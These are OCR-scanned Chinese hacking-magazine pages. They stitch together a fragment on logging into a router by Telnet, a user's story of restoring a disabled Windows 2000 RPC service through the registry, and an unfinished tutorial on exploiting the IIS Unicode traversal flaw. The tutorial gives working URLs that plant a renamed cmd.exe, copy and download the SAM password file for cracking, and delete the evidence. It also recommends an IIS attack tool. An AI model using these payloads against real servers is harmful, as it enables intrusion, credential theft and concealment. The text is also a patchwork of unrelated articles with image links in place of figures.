


图 7




图 8

我们得到密码后，就可以进行登陆了，运行 CMD 或其它 Telnet 工具进行连接。

如图 8 所示，已经成功登陆路由器。

巧用注册表恢复 RPC 服务


摩尔定律

一日，我在某技术论坛看到一篇介绍 RPC 漏洞的文章，当时并没有注意看，因为我正在灌水。下线后，我打开 WIN2K 的“服务”项，把 RPC 和其它几个我自认为危险的服务项关闭，并禁止了。当夜无事。第二天，我想看看那篇介绍 RPC 漏洞的文章，结果启动 WIN2K 时系统报错。我不慌不忙，启动完毕即进入系统日志查看，想不到居然已经记录了一大堆错误。我选了一个 Service Control Manager 文件，右键再点属性，过了 2 秒钟，系统没有反应。我以为自己手法不准，又点属性，还是没有反应。这下我可懵了，我又点击另外几个记录文件的属性，仍然没有反应，看来我的 WIN2K 出毛病了。

我想：是不是上次关闭的那几个服务项整出来的毛病？我打开“服务”，想把上次禁止了的那几个服务又重新启动，可是在这里也点击不出属性对话框。我急了，想上网发帖问问，可是拨号程序也消失了，估计又是哪几个服务项搞的鬼。我点击“开始”→“运行”，输入“cmd”，进入命令提示符，输入 net help services，试图用 net start *** 启动已被禁止的服务项目，可是失败了。我茫然不知所措，最后憋着一肚子气关了机。


后来我借了本 WIN2K 的书来看，才知道就是 RPC 服务搞的鬼。没有 RPC 服务就无法弹出属性框。我禁止了 RPC，当然不行了。我又回到 WIN2K 下，展开注册表，找到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\，翻看与 RPC 相似的子键，终于找到了一个“RpcSs”键。点击右边的“start”键，将键值“4”修改为“2”，如下图所示。

注： 2 代表自动运行，3 代表手动运行，4 代表完全禁止。



关闭注册表，重启电脑。满以为这次 OK 了，结果进入 WIN2K 时又冒出一个提示窗口，提示我注册表空间不足（真是奇怪，就改了一个字节……）。我进入控制面版，打开系统，单击“高级”选项卡上的“性能选项”，然后在“虚拟内存”下面单击“更改”。在“注册表大小”下的“注册表最大值（MB）”框中以兆字节为单位键入新的注册表大小，建议改为 32MB。

再次重启电脑，一切顺利，右键再点属性，久违的属性框又跳了出来，我成功了！



ypy

经常在各网络安全论坛上看见网友提出怎么利用扫描到的Unicode漏洞。其实Unicode漏洞是一个很老的漏洞了，但现在存在这种漏洞的服务器却还有不少。本着共同进步的愿望，写这篇文章是为了简单介绍一下本人利用Unicode漏洞的一些技巧和心得。高手看了莫见笑。:)

> **LOOK 注意** Unicode漏洞的一些基础知道在这里我不介绍了，你可以去查看《黑客X档案》前几期的相关文章。在以下方法中我已经把cmd.exe复制到c:\inetpub\scripts\目录下，并改名为ypy.exe：
>
> http://ip/scripts/..%c1%c../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\ypy.exe

1、下载sam._用LC4暴力破解

道具：LC4

在浏览器地址栏输入：http://ip/scripts/ypy.exe?/c+copy+c:\winnt\repair\sam._+c:\inetpub\wwwroot\

解释：把sam._文件拷贝到wwwroot目录下。

接着在地址栏输入：http://ip/sam._

解释：将sam._文件下载到本地，如图1所示。




图 1

接下来是清除痕迹：

http://ip/scripts/ypy.exe?/c +del+c:\inetpub\wwwroot\sam._

好了，你可以用LC4去慢慢破解密码了，如果运气好的话，结果很快会出来的。介绍用LC4破解sam的文章网上很多，在这里我不赘述了。可别告诉我破解出了密码你还不知道怎么做哦。

2、IIS Cracker Pro

道具：IIS Cracker Pro idq.dll

IIS Crack Pro是一款以资源管理器界面操作IIS服务器的工具，其最主要的好处就是免了我们在IE地址栏输入大量Unicode代码的麻烦。在这里我只简单介绍一下它的用法。如图2所示，是其主界面。




图 2

界面很简单，我们要做的只是把有Unicode漏洞的服务器IP和Unicode代码填入IIS Cracker Pro中，然后点击左上角的连接按钮，连接后，如图3所示。

